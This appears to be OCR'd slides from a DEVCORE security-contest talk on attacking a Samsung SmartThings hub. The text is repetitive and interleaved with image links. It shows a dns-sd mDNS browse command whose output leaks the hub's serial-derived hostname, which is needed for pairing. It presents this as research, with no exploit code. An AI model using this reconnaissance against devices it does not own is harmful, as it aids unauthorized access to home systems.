
- ~~開打前可以給我們看 S/N 嗎？不行~~
- ~~可以用 Thread 網路拿到~~ 需要 Thread 設備才能掃描

☒ 重設後怎麼拿到 shell


- 不用拿 shell 已經 pwn 了

2024/10/17
報名截止

2024/10/22
比賽第一日



夢想藍圖





⚠ Not Secure 192.168.2.8:58689

Hacked by DEVCORE



兩大問題

☐ 配對需要 S/N


- ~~開打前可以給我們看 S/N 嗎？不行~~
- ~~可以用 Thread 網路拿到~~ 需要 Thread 設備才能掃描

☒ 重設後怎麼拿到 shell

- 不用拿 shell 已經 pwn 了

2024/10/17
報名截止

2024/10/22
比賽第一日



mDNS leak

```
Browsing for _smarththings-hedge._tcp
```

```
DATE: ---Thu 17 Oct 2024---
```

```
1:56:17.200 ...STARTING...
```

```
; To direct clients to browse a different domain, substitute that domain in place of '@'
```

```
lb._dns-sd._udp PTR @
```

```
; In the list of services below, the SRV records will typically reference dot-local Multicast DNS names.
```

```
; When transferring this zone file data to your unicast DNS server, you'll need to replace those dot-local
```

```
; names with the correct fully-qualified (unicast) domain name of the target host offering the service.
```


```
_smarththings-hedge._tcp PTR hub-183c14608f38466595c76b4cbdca6868._smarththings-hedge._tcp
hub-183c14608f38466595c76b4cbdca6868._smarththings-hedge._tcp SRV 0 0 8766 hubv3-03021694473.local. ; Replace with
hub-183c14608f38466595c76b4cbdca6868._smarththings-hedge._tcp TXT ""
```

2024/10/17

報名截止

2024/10/22

比賽第一日



mDNS leak


device_UUID

```
hub-183c14608f38466595c76b4cbdca6868._smartthings-hedge._tcp  
dge._tcp SRV      0 0 8766 hubv3-03021694473.local. ; Replace with  
dge._tcp TXT      ""
```

S/N

2024/10/17
報名截止

2024/10/22
比賽第一日



兩大問題

☑️ 配對需要 S/N


- ~~開打前可以給我們看 S/N 嗎？~~ 不行
- ~~可以用 Thread 網路拿到~~ 需要 Thread 設備才能掃描
- 可以透過 mDNS leak

☑️ 重設後怎麼拿到 shell

- 不用拿 shell 已經 pwn 了

2024/10/17
報名截止

2024/10/22
比賽第一日



報名！

🔒 Aeotec Smart Home Hub/2018/2015 Model Hub Firmware Release Notes - 0.54.13

■ Announcements ■ Hub Firmware Release Notes hub_firmware_update



SmartThings  Staff Member

4  Sep 2024

UPDATE: Following our exciting announcement at SDC, Matter 1.3 functionality is releasing as part of this update. There has also been an increase in the firmware version number and a change in the release window since the start of the release. This post and its release notes have been updated to reflect this new information.

...es the update; m... experience less... downtime. We...
update the status page when the release is complete.

Hub Target:

- Samsung SmartThings Hub 2015 (Hub v2)
- Samsung SmartThings Hub 2018 (Hub v3)
- Aeotec Smart Home Hub

Release Date: 24 Sep 2024 ~ 18 Oct 2024



mDNS leak

```
% dns-sd -Z _smarthings-hedge._tcp
Browsing for _smarthings-hedge._tcp

...

; In the list of services below, the SRV records will typically reference dot-local Multicast DNS names.
; When transferring this zone file data to your unicast DNS server, you'll need to replace those dot-local
; names with the correct fully-qualified (unicast) domain name of the target host offering the service.


_smarthings-hedge._tcp          PTR      hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp
hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp SRV      0 0 8766 hubv3-183c14608f38466595c76b4cbdca6868.local.
hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp TXT      ""

_smarthings-hedge._tcp          PTR      hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp
hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp SRV      0 0 8766 hubv3-183c14608f38466595c76b4cbdca6868.local.
hub-183c14608f38466595c76b4cbdca6868._smarthings-hedge._tcp TXT      ""
```

